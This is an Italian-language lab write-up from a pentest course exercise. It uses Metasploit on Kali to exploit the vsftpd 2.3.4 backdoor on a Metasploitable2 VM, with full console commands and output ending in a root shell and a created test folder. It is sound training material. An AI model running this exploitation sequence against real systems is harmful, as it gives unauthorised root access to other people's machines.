Progetto S7L1 – La fase di exploit: Gli attacchi alle Reti
Esercizio di Pratica

INTRODUZIONE

Completare una sessione di hacking sul servizio "vsftpd" della macchina Metasploitable

1. Configurate l'indirizzo come segue: 192.168.1.149/24
2. Creazione di una Cartella “test_metasploit” utilizzando il comando mkdir. mkdir /test_metasploit

PREFAZIONE

Questo esercizio vede in azione due Macchine Virtuali: Kali Linux come Attaccante, Metasploitable2 come Target.
Utilizzeremo la piattaforma Metasploit, utilizzata per il pentest e ricerca delle vulnerabilità, in modo da poter eseguire l’esercizio di pratica.

1. ESECUZIONE: Configurazione indirizzo ip Metasploitable2

Inserisco la Metasploitable2 in Rete Locale e dopo averla accesa ed effettuato l’accesso inserisco il comando:
sudo nano /etc/network/interfaces e imposto il nuovo indirizzo ip

```
auto eth0
# iface eth0 inet dhcp
iface eth0 inet static
address 192.168.1.149
netmask 255.255.255.0
gateway 192.168.1.1
# dns-nameservers 8.8.8.8 1.1.1.1
```

Salvo la configurazione e riavvio la rete con il comando:
sudo /etc/init.d/networking restart

eseguo ip a:

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:46:40:bc brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.149/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fe46:40bc/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _
```

Metto la Macchina Attaccante Kali Linux nella stessa rete, ip 192.168.1.100, per poter eseguire l'esercizio

2. ESECUZIONE: Sessione di hacking

Eseguo un test per assicurarmi che le due macchine siano nella stessa rete (ping 192.168.1.149)

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=0.584 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=0.484 ms
64 bytes from 192.168.1.149: icmp_seq=3 ttl=64 time=0.566 ms
64 bytes from 192.168.1.149: icmp_seq=4 ttl=64 time=0.424 ms
^C
— 192.168.1.149 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3056ms
rtt min/avg/max/mdev = 0.424/0.514/0.584/0.064 ms
```

Avvio Metasploit con il comando msfconsole e all'interno scrivo: search vsftpd


```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: View all productivity tips with the tips command

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

          wake up, Neo ...
        the matrix has you
       follow the white rabbit.

           knock, knock, Neo.
```



```
                                https://metasploit.com


       =[ metasploit v6.4.103-dev                                     ]
+ -- --=[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads           ]
+ -- --=[ 434 post - 49 encoders - 14 nops - 9 evasion                ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
```

```
msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Chec
k  Description
   -  ----                                  ---------------  ----       ----
-  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes
   VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No
   VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use ex
ploit/unix/ftp/vsftpd_234_backdoor
```

Qui seleziono l'exploit, exploit/unix/vsftpd_234_backdoor, digitando "use 1",

imposto l'ip della vittima:set RHOSTS 192.168.1.149 e vedo le opzioni: show options

```
msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS ⇒ 192.168.1.149
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port
                                       ][ ... ]. Supported proxies: sapni, socks4, socks5, sock
                                       s5h, http
   RHOSTS   192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/do
                                       cs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Eseguo con il comando: run

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:45729 → 192.168.1.149:6200) at 2026-01-19 09
:17:47 -0500
```

Qui mi porta Found shell, ha trovato la shell di Metasploitable2 e mi dice che la shell remota sulla macchina Target è disponibile
Chiedo chi sono io: whoami alla macchina e mi risponde root cioè Amministratore

```
whoami
root
```

Eseguo

cd / = change directory /root directory cioè la cartella principale del filesystem

mkdir /test_metasploit =make directory crea la cartella test_metasploit

```
cd /

pwd
/
mkdir /test_metasploit
```

e infine eseguo
ls / = list

```
ls /
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
```

Nella lista troviamo la cartella creata test_metasploit.